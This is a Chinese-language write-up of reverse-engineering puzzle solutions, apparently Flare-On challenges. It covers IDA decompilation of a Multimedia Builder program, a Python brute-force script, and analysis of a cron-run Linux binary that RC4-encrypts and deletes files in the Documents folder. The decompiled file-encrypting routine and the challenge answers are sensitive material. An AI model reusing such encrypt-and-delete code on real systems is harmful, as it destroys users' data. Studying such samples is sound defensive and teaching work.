| .data:0051DE4C | 0000003D | C | Software\\Microsoft\\Windows\\CurrentVersion\\Multimedia\\MIDIMap |
| .data:0051DE8C | 0000004C | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\src\\music_formatmidi.c |
| .data:0051DED8 | 00000009 | C | AVI LIST |
| .data:0051DEE4 | 00000008 | C | WAVEfmt |
| .data:0051DF04 | 0000004B | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\src\\music_formatmod.c |
| .data:0051DF98 | 0000004A | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\src\\music_formatit.c |
| .data:0051DFF4 | 0000004A | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\src\\music_formatxm.c |
| .data:0051E040 | 00000012 | C | Extended Module: |
| .data:0051E054 | 0000004B | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\src\\music_formats3m.c |
| .data:0051E0A8 | 00000058 | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\ogg_vorbis\\vorbis\\lib\\vorb... |
| .data:0051E138 | 00000046 | C | C:_\\Projects\\SunimageStudios\\MMBuilder4.9.8.13\\FMOD\\src\\format_wav.c |
| .data:0051E608 | 0000001E | C | FSOUND_MIXER_QUALITY_C_SPLINE |

| | | | |
|---|---|---|---|
| .data:0051AA90 | 00000008 | C | IF_IDLE |
| .data:0051AA98 | 00000016 | C | Cannot find the file\n |
| .data:0051AAB8 | 00000018 | C | .PAVCArchiveException@@ |
| .data:0051AAD0 | 00000024 | C | Uncompression failed (Secure layer) |
| .data:0051AAF4 | 00000048 | C | This file is corrupted or it was created for new version of MMB player. |
| .data:0051AB3C | 0000001F | C | The file %s is not a MBD file! |
| .data:0051AB5C | 0000000A | C | MMBuilder |
| .data:0051AB68 | 0000003A | C | !thhqjwE$fjfhqnunxQ%gq#rtjuui{!fhvjuulkjspx$mukz$ifvdiwD\" |
| .data:0051ABA4 | 00000009 | C | CBK_EXIT |
| .data:0051ABB0 | 0000000A | C | THIS_PAGE |
| .data:0051ABBC | 0000000C | C | THIS_SCRIPT |
| .data:0051ABC8 | 0000001F | C | Corrupted stand-alone file (2) |
| .data:0051ABE8 | 0000001F | C | Corrupted stand-alone file (1) |
| .data:0051AC08 | 0000000B | C | STANDALONE |
| .data:0051AC14 | 0000000C | C | ONEINSTANCE |
| .data:0051AC20 | 0000000D | C | Cannot Open |
| .data:0051AC30 | 0000000B | C | CBK_MP3EOF |
| .data:0051AC3C | 0000000D | C | CBK_AudioEOF |
| .data:0051AC4C | 00000027 | C | Recursion in Script reached 50 levels. |

线索指向 Multimedia Builder 这家公司，进而在 web.archive.org 上找到了一份 MMB 的手册《Multimedia Builder Help》。结合调试中得到的一些线索，粗略阅读了 5%~10%左右的内容，大概理解了这套程序框架的运作机制：

1. 程序允许内嵌各种类别的文件，在运行过程中，会释放到临时目录下，正好对应前面用 ProcessMonitor 观察到的现象；
2. 页面上的 script 标记，会将其绑定到对应的内嵌脚本代码，或者独立的脚本文件，当点击该链接时会触发执行相应的代码执行。其对应的内置语法命令有 RunScriptCode、RunScript 等，在这两个函数的代码实现中有引用到一个错误提示类的字符串：“Recursion in Script reached 50 levels.”
3. 允许以 dll 插件的形式进一步扩展框架的功能特性，dll 插件同样支持在编译时内嵌在程序文件当中，在运行阶段进行释放。前面 temp 目录下释放的 fathom.dll 就此类功能插件。

根据“RunScriptCode”，在 IDA 中找到 2 个有关的地方：

```
int __fastcall RunScriptCode_sub_438C98(int a1, int a2, int a3)
{
  int v4; // edi

  v4 = 0;
  if ( (int)++*(_DWORD *)(a1 + 4488) >= 50 )
    sub_4DD15B("Recursion in Script reached 50 levels.", 0, 0);
  else
    v4 = suspicious_sub_438CD3(a1, a2, a3);
  --*(_DWORD *)(a1 + 4488);
  return v4;
}
```

调试跟踪，发现 2 处：

1. 注册表写操作，恰好就在 sub_438CD3 中

```
else
{
  HIDWORD(v1184) = &v741.bottom;
  assign((CString *)&v741.bottom, v165);
  v172 = (__int64)sub_4164E0((_DWORD *)(HIDWORD(v4) + 4492), v741.bottom);
  keyName = (LPCSTR)off_52D2C4;
  v741.bottom = v173;
  LOBYTE(v1187) = 64;
  HIDWORD(v1184) = &v741.bottom;
  assign((CString *)&v741.bottom, v9);
  v174 = (int)sub_4483F7((CString *)v862, SLOBYTE(v741.bottom));
  LOBYTE(v1187) = 65;
  sub_4D8501((CString *)&keyName, v174);
  LOBYTE(v1187) = 64;
  sub_4D83C8(v862);
  if ( !strcmp(keyName, ValueName) )
    CString::operator=((CString *)&keyName, "Default");
  v175 = *(const CHAR **)(HIDWORD(v4) + 4924);
  v176 = AfxGetModuleState();
  update_reg_visitor_sub_4DD361(*((_DWORD *)v176 + 1), v175, keyName, v172);// write visitor's value to registry
  LOBYTE(v1187) = 10;
  v18 = (void **)&keyName;
}
goto LABEL_1669;
```

```
HKEY __thiscall update_reg_visitor_sub_4DD361(int this, LPCSTR lpAppName, LPCSTR lpValueName, int Data)
{
  HKEY result; // eax
  HKEY v6; // esi
  LSTATUS v7; // edi
  CHAR String[16]; // [esp+4h] [ebp-10h] BYREF

  if ( *(_DWORD *)(this + 124) )
  {
    result = CWinApp::GetSectionKey((CWinApp *)this, lpAppName);
    v6 = result;
    if ( result )
    {
      v7 = RegSetValueExA(result, lpValueName, 0, 4u, (const BYTE *)&Data, 4u);
      RegCloseKey(v6);
      result = (HKEY)(v7 == 0);
    }
  }
  else
  {
    wsprintfA(String, "%d", Data);
    result = (HKEY)WritePrivateProfileStringA(lpAppName, lpValueName, String, *(LPCSTR *)(this + 144));
  }
  return result;
}
```

```
    case 99:
      v741.bottom = (LONG)ValueName;
      v741.right = *(_DWORD *)(v1181 + 16);
      v690 = (LPCSTR *)(v1181 + 16);
      if ( !strcmp((const char *)v741.right, ValueName) )// vc$='Visitor Counter: ' + CHAR(count)
        goto LABEL_1670;
      HIDWORD(v1184) = &v741.bottom;
      assign((CString *)&v741.bottom, v690);
      sub_4164E0((_DWORD *)(HIDWORD(v4) + 4492), v741.bottom);
      if ( !sub_40DF6F((_DWORD *)(HIDWORD(v4) + 4492)) )
        goto LABEL_1670;
      v691 = sub_4D865D(v916, HIDWORD(v4) + 4524, "\n");
      v1187 = 311;
      v692 = *(const CHAR **)sub_4D85F7(v918, (int)v691, HIDWORD(v4) + 4528);
      LOBYTE(v1187) = 56;
      sub_4DD15B(v692, 0, 0);
      LOBYTE(v1187) = 55;
      sub_4D83C8(v918);
      v1187 = 10;
      v18 = (void **)v916;
      goto LABEL_1669;
```

在调试过程中发现在进入此函数时，从调试器的若干子窗口中正好可以看到一些疑似脚本的语句，如：

```
part1$='derelict:MZZWP'
part2$='lagan:BAJkR'
part2$='flotsam:DFWEyEW'
…
count = count + 1
vc$='Visitor Counter: ' + CHAR(count)
…
colr$='TEXTCOLOR='+colors$[Counter]
```

除了 count 自增的操作外，其他一些语句暂时不清楚有什么作用。点击不同的动物对象，对应的 partN$=xxx 赋值语句也有所变化。

通过 010Editor 查看文件字符串信息，可以将这 17 组 object 对应的脚本整理出来：

```
Script1:  part1$='derelict:MZZWP'     PlugIn.part1$
Script2:  part2$='lagan:BAJkR'        PlugIn.part2$
Script3:  part2$='flotsam:DFWEyEW'    PlugIn.part2$
Script4:  part1$='flotsam:PXopvM'     PlugIn.part1$
Script5:  part2$='derelict:LDNCVYU'   PlugIn.part2$
Script6:  part3$='derelict:yXQsGB'    PlugIn.part3$
Script7:  part2$='jetsam:newaui'      PlugIn.part2$
Script8:  part3$='lagan:QICMX'        PlugIn.part3$
Script9:  part1$='lagan:rOPFG'        PlugIn.part1$
Script10: part3$='jetsam:HwdwAZ'      PlugIn.part3$
Script11: part1$='jetsam:SLdkv'       PlugIn.part1$
Script12: part2$='derelict:LSZvYSFHW' PlugIn.part2$
Script13: part3$='flotsam:BGgsuhn'    PlugIn.part3$
Script14: part4$='lagan:GTYAKlwER'    PlugIn.part2$
Script15: part4$='derelict:RTYXAc'    PlugIn.part4$
Script16: part2$='lagan:GTXI'         PlugIn.part2$
Script17: PlugIn.PluginFunc19
          PlugIn.var1$
          count = count + 1
          vc$='Visitor Counter: ' + CHAR(count)
          colr$='TEXTCOLOR=255,0,0'
          colors$[1] = '255,0,0'
          ...
          colors$[15] = '255,0,0'
          colr$='TEXTCOLOR='+colors$[Counter]
```

每种动物所关联的 script 可以在 index.html 中查看到/映射出来。

考虑到说，dll 文件可以作为插件提供扩展功能，尝试进行动态调试。在点击动物/文字前，在 dll 区间设置访问断点，查找对应的入口点。发现：

1. 点击文字时，会进入 PluginFunc19 函数
2. 点击动物时，则进入 SetFile 函数

且每种对象所关联的 part$n=xxx 正好被传递进来。分析两个函数，发现 SetFile 的作用是对不同【类别】的动物，将其所关联的 value 值写到对应类别的内存地址上。当前共有 4 种类别：

1. derelict

2. lagan
3. flotsam
4. jetsam

PluginFunc19 入口有 2 处检测，若在勾选动物的过程中，flotsam 或者 jetsam 其中一种没有被勾选（即相应类别的字段上没有存放对应动物的 value 值），则函数直接返回。

```
v16 = a1;
v17 = retaddr;
flotsam = (const char *)flotsamValue;
init = xmmword_520AF3A0;
v14 = xmmword_520AF390;
if ( !*(_DWORD *)(flotsamValue - 12) )        // flotsamValue.len
  goto LABEL_18;
jetsam[0] = (CHAR *)jetsamValue;
if ( !*(_DWORD *)(jetsamValue - 12) )         // jetsamValue.len
  goto LABEL_18;
if ( *(int *)(jetsamValue - 4) > 1 )          // 拼接所选择的所有 flotsams 动物的 key 值，如 PXopvM + DFWEyEW + BGgsuhn
{
  sub_51E62560(&jetsamValue, *(_DWORD *)(jetsamValue - 12));
  flotsam = (const char *)flotsamValue;
  jetsam[0] = (CHAR *)jetsamValue;
}
if ( *((int *)flotsam - 1) > 1 )              // 拼接所选择的所有 jetsams 动物的 key 值，如 SLdkv + newaui + HwdwAZ
{
  sub_51E62560(&flotsamValue, *((_DWORD *)flotsam - 3));
  flotsam = (const char *)flotsamValue;
}
```

而返回的内容恰好就是“you chose.. poorly”。

因此推断，只有选中了特定的动物或动物组合，程序才能继续往下走。另外，同一类别的动物如果选择了多只，那么它们所对应的值也会按所选择的顺序进行字符拼接，故而动物的类别、种类和同类别动物的选择次序都对程序的逻辑走向有影响。在这里也可以发现，程序只关注 flotsam 和 jetsam 两种类别的动物，即挑选动物时，只需挑选这 2 类的动物即可。

PluginFunc19 继续往下走：

```
for ( i = 0; i < 31; ++i )
{
  *((_BYTE *)&init + i) ^= flotsam[i % strlen(flotsam)];
  *((_BYTE *)&init + i) -= jetsam[0][i % 0x11u];
}
v11 = init;
v12 = v14;
result = md5_sub_51E62BC0((BYTE *)&v11, (int)md5sum);
if ( !result )
{
  v4 = strcmp((const char *)md5sum, "6c5215b12a10e936f8de1e42083ba184");// md5sum 一致则通过
  if ( v4 )
    v4 = v4 < 0 ? -1 : 1;
  if ( !v4 )
  {
    v5 = get_5212E220_sub_51E66CE4();
    if ( !v5 )
```

接下来的处理流程是拿前一步拼接得到的 flotsam 类和 jetsam 类动物的 value 值，与一个 31B 的初始值进行异或操作，并对异或后的内容进行 md5 计算，计算结果与 6c5215…进行比较。

到此，数据流走向和程序运作机制基本搞清楚了：

1. 从 flotsam 和 jetsam 这两类动物中进行选择，并根据选择的动物，将动物所关联的字符串拼接起来，分别【拼接】存放起来，记为 flotsamValue 和 jetsamValue

2. 拿 flotsamValue 和 jetsamValue 与 64 FE 7C 8B 65 6A CD 29 2E 4D F5 96 11 2B 2F 52 AE 20 38 6A 6F 56 60 ED EC 39 37 DB 0D 3A 54 00 进行异或操作，结果记为 xorValue
3. 对 xorValue 进行 md5，结果记为 md5sum
4. 将 md5sum 与 6c5215b12a10e936f8de1e42083ba184 进行比较

至于比较通过之后的逻辑，可暂时不管。编程工具尝试进行动物的排列组合选择：

```
import itertools
import hashlib
import binascii

M32 = 0xffffffff

def m32(n):
    return n & M32

def msub(a, b):
    return m32(a-b)

def xor(flotsam, jetsam):
    init = [0x96, 0x25, 0xA4, 0xA9, 0xA3, 0x96, 0x9A, 0x90, 0x9F, 0xAF, 0xE5, 0x38, 0xF9, 0x81, 0x9E, 0x16, 0xF9, 0xCB, 0xE4, 0xA4, 0x87, 0x8F, 0x8F, 0xBA, 0xD2, 0x9D, 0xA7, 0xD1, 0xFC, 0xA3, 0xA8]

    flotsamLen = len(flotsam)
    for i in range(len(init)):
        init[i] = init[i] ^ (ord(flotsam[i % flotsamLen]) & 0xff)
        init[i] = msub(init[i], ord(jetsam[i % 17])) & 0xff

    return hashlib.md5(bytes(init)).hexdigest()

jetsams = [''.join(c) for c in list(itertools.permutations(['newaui', 'HwdwAZ', 'SLdkv']))]
flotsams3 = [''.join(c) for c in list(itertools.permutations(['DFWEyEW', 'PXopvM', 'BGgsuhn']))]
flotsams21 = [''.join(c) for c in list(itertools.permutations(['DFWEyEW', 'PXopvM']))]
flotsams22 = [''.join(c) for c in list(itertools.permutations(['DFWEyEW', 'BGgsuhn']))]
flotsams23 = [''.join(c) for c in list(itertools.permutations(['PXopvM', 'BGgsuhn']))]
flotsams1 = ['newaui', 'HwdwAZ', 'SLdkv']
floatsams = flotsams1 +  flotsams23 + flotsams22 + flotsams21 + flotsams3

unique_combinations = list(itertools.product(floatsams, jetsams))

for flotsam, jetsam in unique_combinations:
    md5 = xor(flotsam, jetsam)
    print('{} {} {}'.format(md5, flotsam, jetsam))
```

算出

```
d7190a0db3112d7e1dc804d1f291e840 PXopvMDFWEyEWBGgsuhn newauiHwdwAZSLdkv
40c41e43f3809d0d2e46b465b4e86f14 PXopvMDFWEyEWBGgsuhn newauiSLdkvHwdwAZ
33ff768d634e3c47af114c53a3d43440 PXopvMDFWEyEWBGgsuhn HwdwAZnewauiSLdkv
77ec26a38a3bf393ba8b1346d00ec6fa PXopvMDFWEyEWBGgsuhn HwdwAZSLdkvnewaui
6c5215b12a10e936f8de1e42083ba184 PXopvMDFWEyEWBGgsuhn SLdkvnewauiHwdwAZ
aaae1b4680e54bf999516f2d481f2f06 PXopvMDFWEyEWBGgsuhn SLdkvHwdwAZnewaui
3ac813d3c0d382dc82b689d36a2c6dd5 PXopvMBGgsuhnDFWEyEW newauiHwdwAZSLdkv
```


即：

flotsam 类动物，按顺序选择：PXopvM(4) DFWEyEW(3) BGgsuhn(13)

Jetsam 类动物，按顺序选择：SLdkv(11) newaui(7) HwdwAZ(10)

即可满足条件，点击文字即可得到 flag。


# 五. FLARE Linux VM




## 5.1 writeup

虚拟机导入后查看一番，发现以下线索：

1. crontab -l 中存在一个* * * * * /usr/lib/zyppe 的定时任务
2. .bash_profile 中存在三个环境变量




3. .bashrc 中还包含一个关于密码第 13 字节内容的提示信息

```
alias FLARE="echo 'The 13th byte of the password is 0x35'"
.bashrc lines 1-1/1 (END)
```

4. /root/Documents 目录下存放有若干.broken 后缀的文件
5. Journalctl 翻看日志发现有以下输出，均指向了/usr/lib/zyppe

```
Aug 26 15:05:01 localhost CRON[3453]: (root) CMD (/usr/lib/zyppe)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (backberries.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (banana_chips.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (blue_cheese.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (donuts.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (dumplings.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (ice_cream.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (iced_coffee.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (instant_noodles.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (nachos.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (natillas.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (nutella.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (oats.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (omelettes.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (oranges.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (raisins.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (rasberries.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (reeses.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (sausages.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (shopping_list.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (spaghetti.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (strawberries.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (tacos.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (tiramisu.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (tomatoes.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (udon_noddles.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (ugali.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (unagi.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: (root) CMDOUT (.daiquiris.txt is now a secret)
Aug 26 15:05:01 localhost CRON[3452]: pam_unix(crond:session): session closed for user root
```

接下来，分析 zyppe 文件：

```
v3 = getenv("HOME");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v20, v3, &v21);
std::allocator<char>::~allocator(&v21);
v4 = "/Documents";
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(v20, "/Documents");
v5 = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v20);
dirp = opendir(v5);
if ( dirp )
{
  while ( 1 )
  {
    v26 = readdir(dirp);
    if ( !v26 )
      break;
    std::allocator<char>::allocator(&v22, v4, v6);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v15, v26->d_name, &v22);
    std::allocator<char>::~allocator(&v22);
    v7 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::find_last_of(v15, ".", -1LL);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(v16, v15, v7 + 1, -1LL);
    v4 = ".";
    if ( !(unsigned __int8)std::operator==<char>(v15, ".") )
    {
      v4 = "..";
      if ( !(unsigned __int8)std::operator==<char>(v15, "..") )
      {
        v4 = "broken";
        if ( !(unsigned __int8)std::operator==<char>(v16, "broken") )
        {
          std::operator+<char>(v23, v20, "/");
          std::operator+<char>(v17, v23, v15);
          std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v23);
          std::ifstream::basic_ifstream(v19);
          v9 = std::operator|(8LL, 4LL);
          std::ifstream::open(v19, v17, v9);
          std::ofstream::basic_ofstream(v18);
          v10 = std::operator|(16LL, 4LL);
          std::operator+<char>(v24, v17, ".broken");
          std::ofstream::open(v18, v24, v10);
          std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v24);
          v25 = (char *)operator new[](0x400uLL);
          std::istream::read((std::istream *)v19, v25, 1024LL);
          encrypt(v25);
          std::ostream::write((std::ostream *)v18, v25, 1024LL);
          std::ifstream::close(v19);
          std::ofstream::close(v18);
          v11 = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v17);
          remove(v11);
          v12 = std::operator<<<char>(&std::cout, v15);
          v13 = std::operator<<<std::char_traits<char>>(v12, " is now a secret");
          v4 = (const char *)&std::endl<char,std::char_traits<char>>;
          std::ostream::operator<<(v13, &std::endl<char,std::char_traits<char>>);
          std::ofstream::~ofstream(v18);
          std::ifstream::~ifstream(v19);
          std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v17);
        }
      }
    }
```

encrypt 函数经分析是 rc4，它会对 Documents 目录下的原文件进行 rc4 加密生成.broken 后缀的加密文件。

```
__int64 __fastcall encrypt(char *a1)
{
  __int64 result; // rax
  int v2[256]; // [rsp+8h] [rbp-460h]
  char v3[60]; // [rsp+408h] [rbp-60h] BYREF
  unsigned int v4; // [rsp+444h] [rbp-24h]
  int v5; // [rsp+448h] [rbp-20h]
  int v6; // [rsp+44Ch] [rbp-1Ch]
  int k; // [rsp+450h] [rbp-18h]
  unsigned int v8; // [rsp+454h] [rbp-14h]
  int v9; // [rsp+458h] [rbp-10h]
  int j; // [rsp+45Ch] [rbp-Ch]
  int v11; // [rsp+460h] [rbp-8h]
  int i; // [rsp+464h] [rbp-4h]

  strcpy(v3, "A secret is no longer a secret once someone knows it");
  result = 0x656D6F732065636ELL;
  for ( i = 0; i <= 255; ++i )
  {
    result = i;
    v2[i] = i;
  }
  v11 = 0;
  for ( j = 0; j <= 255; ++j )
  {
    v11 = (v2[j] + v11 + v3[j % 52]) % 256;
    v6 = v2[j];
    v2[j] = v2[v11];
    result = v11;
    v2[v11] = v6;
  }
  v9 = 0;
  v11 = 0;
  v8 = 0;
  for ( k = 0; k <= 1023; ++k )
  {
    v9 = (v9 + 1) % 256;
    v11 = (v11 + v2[v9]) % 256;
    v5 = v2[v9];
    v2[v9] = v2[v11];
    v2[v11] = v5;
    v4 = v2[(v2[v11] + v2[v9]) % 256];
    a1[k] ^= v4 ^ v8;
    result = v4;
    v8 = v4;
  }
  return result;
}
```

为了还原这些文件，最简单的办法是将文件后缀更改为非.broken 结尾的，然后再执行一次 /usr/lib/zyppe 即可。此处需要注意的是，需要把 crontab 给关了，否则位于 Documents 目录下的文件会自动被加密回去。

rc4 解密后的 Documents 目录中，一部分文件已经可以看到明文信息，还存在另外一部分文件仍然是密文的形式。若要解密余下的文件，需在已还原出来的明文信息提示中继续找线索。

这一系列文件可以按文件名中的首个英文字母进行分类，分成 b、d、i、n、o、r、s、t、u 共 9 组，每组文件采用的是同一类别的加密方式，故而分析出解密算法，即可解密同一组下的所有文件。

### 5.1.1 u 组

还原方式：rc4（/usr/lib/zyppe）

还原后的内容：

- unagi.txt.broken

```
The 1st byte of the password is 0x45
```

- udon_noddles.txt.broken

```
"ugali", "unagi" and "udon noodles" are delicious. What a coincidence that all of them start by "u"!
```

- ugali.txt.broken

```
Ugali with Sausages or Spaghetti is tasty. It doesn't matter if you rotate it left or right, it is still tasty! You should try to come up with a great recipe using CyberChef.
```

根据提示信息，尝试使用 ROL/ROR 对余下文件进行测试，发现 s 组文件可以按该方式进行还原。

### 5.1.2 s 组

还原方式：Rotate Left 1

示例：CyberChef

还原后的内容：

- sausages.txt.broken

```
The 2st byte of the password is 0x34
```

- shopping_list.txt.broken

```
/
[U]don noodles
[S]trawberries
[R]eese's
/
[B]anana chips
[I]ce Cream
[N]atillas
/
[D]onuts
[O]melettes
[T]acos
```

- spaghetti.txt.broken

```
In the FLARE language "spaghetti" is "c3BhZ2hldHRp".
```

- strawberries.txt.broken

```
In the FLARE team we like to speak in code. You should learn our language,
otherwise you want be able to speak with us when you escape (if you manage
to escape!). For example, instead of "strawberries" we say "c3RyYXdiZXJyaWVz".
```

新产生 3 个线索信息：

1. 密码第 2 字节
2. 下一组文件采用的是 base64 编码
3. /usr/bin/dot 文件

其中/usr/bin/dot 文件经 IDA 反编译出来的结果如下：

```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v15, argv, envp);
std::operator<<<std::char_traits<char>>(&std::cout, "Password: ");
std::operator>><char>(&std::cin, v15);
while ( 1 )
{
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v17, v15);
  to_sha256((__int64)v16, (__int64)v17);
  v3 = std::operator!=<char>(v16, "b3c20caa9a1a82add9503e0eac43f741793d2031eb1c6e830274ed5ea36238bf");
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v16);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v17);
  if ( !v3 )
    break;
  v4 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong password!");
  v5 = std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
  std::operator<<<std::char_traits<char>>(v5, "Password (ASCII):");
  std::operator>><char>(&std::cin, v15);
}
std::allocator<char>::allocator(&v18);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v14, &unk_401763, &v18);
std::allocator<char>::~allocator(&v18);
for ( i = 0; ; ++i )
{
  v6 = i;
  if ( v6 >= std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v15) )
    break;
  v7 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v15);
  v8 = (_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                  v15,
                  v7 - i - 1);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(
    v14,
    (unsigned int)(char)(*v8 - 1));
}
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(v14, "@flare-on.com");
v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Correct password!");
v10 = std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
v11 = std::operator<<<std::char_traits<char>>(v10, "Flag: ");
v12 = std::operator<<<char>(v11, v14);
std::ostream::operator<<(v12, &std::endl<char,std::char_traits<char>>);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v14);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v15);
```

对用户输入的密码进行 sha256 加密，需匹配中 b3c20caa9a1a82add9503e0eac43f741793d2031eb1c6e830274ed5ea36238bf 方可继续往下走。故而需要分析出密码的所有完整字节内容出来，才可以获取 flag。

## 5.1.3 r 组

还原方式：Base64

还原后的内容：

- raisins.txt.broken

```
The 3rd byte of the password is.. it is a joke, we don't like raisins!
```

- rasberries.txt.broken

```
The 3rd byte of the password is: 0x51
```

- reeses.txt.broken

```
We LOVE "Reese's", they are great for everything! They are amazing in ice-cream
